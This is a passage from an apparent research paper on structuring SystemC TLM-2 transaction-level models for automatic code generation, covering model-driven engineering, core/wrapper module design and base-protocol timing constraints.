One can argue that an industrial electronic design automation (EDA) tool should do the job. For example, in [12] the authors promote the capabilities of the Vista Model Builder from Mentor Graphics. The tool enables developers to express their designs in terms of general purpose graphical programming representations, such as state machines and structure diagrams, Models generated by this tool, delink functionality, power and timing from each other, in order to handle a unique modular behavioral description throughout the design flow. A breakdown is given in [3] and the authors show up that the Mentor's tool is very exciting. However, it adopts a proprietary approach, like any commercial tool, which makes customized models very difficult to develop. As long as we leave the crosswalks, the tool misinterprets the structure of the custom model.

Another promising methodology, to address the non-stoppable complexity, is the model-driven software engineering (MDSE) or model-driven engineering (MDE). MDSE is a software engineering paradigm appeared for about ten years and mainly focused on software development for specific application domains such as telecom, aerospace, healthcare, insurance and biology [13]-[23]. MDSE encompasses three major approach model-driven architecture (MDA), model-driven software development (MDSD) and domain-specific modeling (DSM). Although these terms are based on the same paradigms, there are certain nuances. All use a computation independent model as the starting model. Next, the designer captures domains-related specifications to build a platform-independent model (PIM). PIMs are formal models intimately linked to the targeted domain; however, they are completely independent of the later implementation. In the most case, they are written with UML that has been adapted via profiles to the targeted domain. A domain-specific language (DSL) [16] can be used to formalize PIMs. Via model transformation, usually automated with tools, successive platform-specific models (PSMs) are created from the PIMs to get finally a target platform. Such platforms are source code written, for example, in CORBA, J2EE, .NET, C++ or proprietary frameworks. The tools used to transform a PIM into a PSM or a PSM to another PSM or a PSM to code are transformation engines and generators that analyze certain aspects of input models and then synthesize various types of artifacts, such as simulation inputs, XML deployment descriptions, alternative model representations, or source code.

The separation of PIM and PSM is a key concept the MDA approach that enables better platform reuse, nevertheless the code generation is often partial and requires semi-automatic or manual completion.

Comparing with MDA, MDSD approach presents several differences. Transformations in MDSE focus for translating model into code. In this case, PIM contains all necessary details to be translated into code. The target platform is decomposed into three parts:

- Generic code: identical for all applications.
- Schematic code: systematically generated from architecture patterns
- Individual code: application specific.

It is clear that the generic code and the schematic code can be generated automatically; however, the individual code is not. MDSD does not aim on hundred percent code generation like MDA approach.

Finally, DSM approach does not favor the use of UML or UML extensions, instead the designer specify model with domain specific language. Similar to MDSD, DSM proposes to generate the solution from PIM without the need of intermediate PSM but it aims a full code generation.

After our brief presentation on the MDSE methodology, we can conclude that it adopts the same philosophy as the modern system on chip design methodologies, i.e. electronic system level design such as transaction level modeling. The points of convergence are listed in Table I.

TABLE I. CONVERGENCE BETWEEN MDSE AND ESL

Concepts	**MDSE**	**ESL (TLM)**
Abstraction	Abstract specific realization	Abstract details like signal clock
Interoperability	Not specific of any language	Assumed by SystemC standard
Separation of concerns	Application code and infrastructure code	Communication and computation

During the past years, numerous works, such as in [24]-[30], were made to adopt the MDE approach to the embedded systems and system-on-chip design. The key points of success of MDE approach is that the syntax and semantics of used models are clearly defined. Moreover, MDE tools impose domain-specific constraints and perform model checking that can detect and prevent many errors early in the life cycle.

In [30], the authors propose customizable system structure template based transaction level design (SST-TLM). These templates represent typical system structures that author named mainstream. They have two timing granularities: time-approximate and cycle-accurate. The authors develop an extensible template description (EDT) framework to enable the designer to customize architecture parameters. TL models are automatically generated by a house made tool named TL_Platform Creator. The work presented looks goods but presents some shortages. On one hand, SST-TLM is limited to three mainstreams, and the EDT efficiency depends on the contents of the TemplateDef library. On the other hand, there are no hints about neither third party block integration nor about IP-XACT standard support.

MDSD Approach and TL_Platform are the closest to our work, since automatic generation of TL models is a major motivation for us.

III. TL Models' Structuring Proposal

This section exposes key ideas that we used to structure our TL models.

A. *Structuring the Module's Object Classe*

As mentioned in the introduction, a TL model is no more than a set of communicating entities, each on is called a module. Each one communicates with the outside world through one or more sockets. To establish a communication, a module can act as target, initiator or alternating the two roles. In all cases, we decompose a module into two parts: a core and a wrapper to get separate communication and computation. The core implements computation while the wrapper handles the communication with the other modules. The class diagram of this organization is shown into Fig. 1.



Fig. 1. UML class diagram for a pair Initiator-Target.

Class MyInitiator and class InitiatorCore represents respectively the initiator's wrapper and the initiator's core. MyInitiator inherits from two classes: sc_module and tlm::tlm_bw_transport_if<>. The last class is used to set the public member "socket" as an initiator socket instance. A Similar hierarchy is used for the target side. We made the association between a core and its wrapper by binding the wrapper's pointer to the core using the attribute "InitiatorCore instance". This solution avoids the use of additional SystemC objects to bind a wrapper to a core; objects such as ports or FIFOs might distort the model performances. In addition, by binding the wrapper's pointers to their respective cores, we make wrappers the only SystemC modules visible at the top level of the model.

Autonomous modules are specific modules widely used in system-on-a-chip design. Hardware acceleration modules are the typical case of such modules, they have a target socket and an initiator socket. They operate as target during a configuration phase and then act as master in the computation phase. Fig. 2 shows the class diagram of such module. It shows that the wrapper of such module inherits from the both TLM interface since it has two types of sockets. We consider mandatory a specific thread that will allow the autonomous module to switch between the target mode and the initiator mode. We chose to implement this thread by a finite state machine.

Modules with multiple sockets induce the problem of implementation of TLM-2 methods, since the standard permit only one implementation with standard signature. For example, in a module with multiple target sockets, the wrapper permits only one implementation of a b_transport (). A unique b_transport () cannot determine through which socket the method call has arrived and thus cannot identify the caller. One solution will be the use of a convenience socket. It provide methods to register callbacks for incoming interface method calls. Each socket will register its own b_transport method. Another solution is to define a TLM API class for each socket in the target, and then each class will inherit from nb_fw_transport_if and sc_module and implements the inherited methods. The designer instantiates these classes in the wrapper and bind them to the corresponding target sockets. The first solution is strongly advised to get an easy readable model.



Fig. 2. Class diagram of an autonomous module.

B. *Definition of Additional Methods*

Among the TL model the one that uses the LT coding style is the simplest. In addition to the blocking transport methods, we propose two other methods. We named these proposed methods "**R/W methods**" and "**Access method**". An **R/W method** is implemented in an initiator's wrapper, whereas an **Access method** is implemented in target's core. All **R/W methods** must have a Boolean return value; on the other hand, the designer must define an enumerated type as a return value of the **Access method**. According to these defined values, the designer adjusts the response status and the delay annotation in b_transport body before return. If an **Access method** has triggered any computation in the target's core, additional delay should be considered.

In TL models with the AT coding style, things get complicated and we introduce more methods. Moreover, the **R/W methods** are slightly modified to handle non-blocking communication, the main feature of the AT coding style. When using such communication scheme, the designer should adopt TLM-2 base protocol (BP). This protocol defines a complete sequence composed of four phases as follows: (BEGIN_REQ → END_REQ → BEGIN_RESP → END_RESP). Thus, we divide the transaction into six methods: **R/W methods**, **nb_transport_bw** and **end_response_method** implemented in the initiator's wrapper, and **end_request_method**, **begin_response_method** and **nb_transport_fw** implemented in the target's wrapper.

As recommended in TLM-2 manual, we use the payload event queue (PEQ) to manage the exchange of payloads between the proposed methods. Payloads are injected into a PEQ with a delay annotation and then they emerge from the PEQ at a time calculated from the current simulation time plus the annotated delay. **End_response_method**, **end_request_method** and **begin_response_method** are made sensitive respectively to **m_end_response_PEQ**, **m_request_PEQ** and **m_response_PEQ**. Fig. 3 resumes all proposed methods.



Fig. 3. Additional methods proposal.

IV. Preliminary BP Analysis

In addition to the complete sequence, the BP defines several valid sequences that omit some phases. Our preliminary analysis of the basic protocol is based on the phase diagram shown in Fig. 4. We refer to each method call by A_i where $i \in \{1,2,3,4\}$. This index marks the phase of the transaction after calling a TLM-2 non-blocking interface. The values 1, 2, 3 and 4 mark BEGIN_REQ, END_REQ, BEGIN_RESP and END_RESP, respectively. We used the index value 0 to mark the beginning of the transaction. The index values 4 and 5 denote the end of a transaction. The value 5 indicates that the return value is TLM_COMPLETED. R_{ij} refers to the call returns: indexes i and j refer respectively to the call phase and the return phase. The diagram of Fig. 4 shows all valid sequences. We can simply find them by applying the following rules:

- A valid sequence must begin with a call A_1;
- A valid sequence is an alternation between a call and a call return with the respect the precedence rules imposed by the complete sequence
- A valid sequence must end by R_{i4} or R_{i5}.

The exposed model is not restrictive to a point-to-point communication. Multipoint topology can be easily divided into a multitude of point-to-point interconnections. Fig. 5 gives an example of typical shared bus topology.



Fig. 4. Base protocol permitted sequences.



Fig. 5. Typical shared bus architecture.

V. Deeper BP Analysis

In the two previous sections, we have shown that the structuring of the models, that is to say the class diagrams and the implementation of the different methods, is an essential step for the automatic code generation. The preliminary study of the base protocol also shows that the input information will evidently be one of the fifteen phase diagrams of Fig. 4.

In this section, we will detail what temporal constraints are concerned in each associated temporal constraints graphs and how to insert them into the proposed methods. We must keep in mind that the designer may not “master” the behavior of all system’s components, especially when he integrates third party TL modules in his design. For example, when an **R/W method** carries out the A_1 call, it advances transaction phase to BEGIN_REQ. Next, the interface of the forward path can accept the transaction, change the transaction phase or complete the transaction. Therefore, the designer of the target will have the choice between four situations. Every choice, he makes, will have an impact on the progress of the transaction. We say that BEGIN_REQ is the first point of divergence that offers several possible evolutions of the transaction. Similarly, BEGIN_RESP is the second point of divergence and END_RESP is the third one. So A_1 return call can move the transaction from the first point of divergence to the second or the third one, or terminates the transaction. If the transaction is moving towards its second point of divergence, it is up to the designer of the initiator who decides how the transaction has to evolve. That is to say, he can decide to move to the third point of divergence or complete the transaction. It is obvious that if a transaction is in his third point of divergence, it is still the interface of the forward path in the target’s wrapper, which then decides how to finish the transaction.

Fig. 6 reorganizes all possible transaction sequences of BP by taking into account the key ideas mentioned above. It shows that there are only eight possible graphs of temporal constraints.

The base protocol involves three timing constraints, the target sets two and the initiator sets only one. The target sets the **request_accept_delay**: it is the minimum time that the initiator must comply before sending another request. It separates BEGIN_REQ and END_REQ. Suppose we have a transaction with write command, and then BEGIN_REQ marks the moment when the data is ready to be transferred from the initiator to the target. Thus, it marks the moment of sending the first byte. It is then natural that the target will delay END_REQ until it receives the last byte. Nevertheless, according to BP rules, the target is not obliged to notify END_REQ, it may skip this phase to go directly notify the BEGIN_RESP. In this case, the target sets the latency: it is the delay between BEGIN_REQ and BEGIN_RESP. It is the minimum time required for the target to react to the requested order. If the target has already notified the END_REQ, it can delay the BEGIN_RESP with a **read_delay** or **write_delay.** Therefore, we can say that:

<target> latency=<target>request_accept_delay+<target> delay

The initiator configures a single time constraint called **response_accept_delay**: it separates BEGIN_RESP and END_RESP. To understand the meaning of this delay, consider a transaction with read command. BEGIN_RESP marks the moment when the data is made available to the initiator. This is, also, the moment when the first byte starting to transit to the initiator. Therefore, the initiator notifies the end of the response when receiving the last byte. Of course, relying on the BP’s rules, this is not an obligation. Fig. 7 and 8 give code details of the eight sequences.



Fig. 6. All permitted transaction sequences in TLM-2 base protocol.



Fig. 7. Implementations of temporal constraints.



Fig. 8. Implementations of temporal constraints (cont.).

The sequence N° 1 represents the complete sequence. In this case, all methods are mandatory. The **request_accept_delay** delays **end_request_method** against R/W method and so against **nb_transport_fw**. This later annotates **request_accept_delay** when the transaction is injected in **m_end_request_PEQ**. This PEQ is in the list of sensitivity of **end_request_method**. In turn, **end_request_method** annotates read or write delay when the transaction is injected in **m_response_PEQ**. In the initiator side, it is **nb_transport_bw** that annotates **response_accept_delay** when the transaction is injected in **m_end_response_PEQ**. Finally, it is **end_response_method** that makes the second call of **nb_transport_fw** and then restores the transaction object to the memory manager.

Sequence N° 2 is similar to Sequence N° 1, but here no need to **end_response_method** and it is **begin_response_method** that restores the transaction object to the memory manager.

